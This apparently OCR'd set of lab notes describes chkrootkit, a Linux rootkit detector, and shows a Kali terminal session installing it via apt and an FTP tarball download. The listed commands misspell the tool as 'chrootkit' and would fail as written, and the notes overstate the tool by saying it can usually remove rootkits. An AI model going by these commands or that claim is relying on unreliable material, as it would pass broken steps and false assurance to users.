
Chkrootkit


- chkrootkit is a collection of tools to detect the presence of rootkits, and is a gift to Linux systems administrators for two specific reasons.
- It is a free, open source utility, and available for multiple distros.
- It detects almost all the latest rootkits out there, since the open source community of contributors keeps it up to date.
- Over time, the Chkrootkit scan engine has also improved, making it faster, which is especially useful in performing detailed kernel checks against a number of supported kit detections.
- A few great features of chkrootkit are that it detects more than 60 old and new kits, is capable of detecting network interfaces in promiscuous mode, can efficiently detect altered lastlog and wtmp files (which in turn alerts admins about intrusions), has easy command-line access with straightforward options, and has a verbose output mode to help admins automate tasks.
- chkrootkit uses C and shell scripts to perform a detailed process check, and scans systems binaries to detect kit signatures.
- Upon detection, in most cases, it can remove rootkits too.
- It also has a few algorithms that can report trends of a possible rootkit, even if it is not yet officially supported.


Commands Used


#sudo su
#apt-get install chrootkit
#tar xvfz chrootkit.tar.gz
#cd ..
#mv chrootkit-0.53/ /usr/local/chrootkit
#ln -s /usr/local/chrootkit/chrootkit /usr/local/bin/chrootkit
#chrootkit


OUTPUT:



senbagapriya@kali: ~
09:25 PM
67%
senbagapriya@kali: ~
File Actions Edit View Help
root@kali:/# apt-get install chkrootkit
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following NEW packages will be installed:
chkrootkit
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 293 kB of archives.
After this operation, 962 kB of additional disk space will be used.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 chkrootkit amd64 0.53-1 [293 kB]
Fetched 293 kB in 14s (20.7 kB/s)
Preconfiguring packages ...
Selecting previously unselected package chkrootkit.
(Reading database ... 313459 files and directories currently installed.)
Preparing to unpack .../chkrootkit_0.53-1_amd64.deb ...
Unpacking chkrootkit (0.53-1) ...
Setting up chkrootkit (0.53-1) ...
Processing triggers for man-db (2.9.3-2) ...
Processing triggers for kali-menu (2020.3.2) ...
root@kali:/# wget --passive-ftp ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz
--2020-09-23 21:24:31-- ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz
⇒ 'chkrootkit.tar.gz'
Resolving ftp.pangeia.com.br (ftp.pangeia.com.br) ... 187.33.4.179
Connecting to ftp.pangeia.com.br (ftp.pangeia.com.br)|187.33.4.179|:21 ... connected.
Logging in as anonymous ... Logged in!
⇒ SYST ... done. ⇒ PWD ... done.
⇒ TYPE I ... done. ⇒ CWD (1) /pub/seg/pac ... done.
⇒ SIZE chkrootkit.tar.gz ... 40483
⇒ PASV ... done. ⇒ RETR chkrootkit.tar.gz ... done.
Length: 40483 (40K) (unauthoritative)



senbagapriya@kali: ~
09:25 PM
67%
senbagapriya@kali: ~
File Actions Edit View Help
⇒ 'chkrootkit.tar.gz'
Resolving ftp.pangeia.com.br (ftp.pangeia.com.br) ... 187.33.4.179
Connecting to ftp.pangeia.com.br (ftp.pangeia.com.br)|187.33.4.179|:21 ... connected.
Logging in as anonymous ... Logged in!
⇒ SYST ... done. ⇒ PWD ... done.
⇒ TYPE I ... done. ⇒ CWD (1) /pub/seg/pac ... done.
⇒ SIZE chkrootkit.tar.gz ... 40483
⇒ PASV ... done. ⇒ RETR chkrootkit.tar.gz ... done.
Length: 40483 (40K) (unauthoritative)
chkrootkit.tar.gz 100%[⇒] 39.53K 10.9KB/s in 3.6s
2020-09-23 21:24:49 (10.9 KB/s) - 'chkrootkit.tar.gz' saved [40483]
root@kali:/# tar xvfz chkrootkit.tar.gz
chkrootkit-0.53/
chkrootkit-0.53/chkrootkit
chkrootkit-0.53/ifpromisc.c
chkrootkit-0.53/check_wtmpx.c
chkrootkit-0.53/Makefile
chkrootkit-0.53/README.chkwtmp
chkrootkit-0.53/strings.c
chkrootkit-0.53/README.chklastlog
chkrootkit-0.53/chkwtmp.c
chkrootkit-0.53/chkutmp.c
chkrootkit-0.53/chkdirs.c
chkrootkit-0.53/ACKNOWLEDGMENTS
chkrootkit-0.53/README
chkrootkit-0.53/COPYRIGHT
chkrootkit-0.53/chkproc.c
chkrootkit-0.53/chkrootkit.lsm

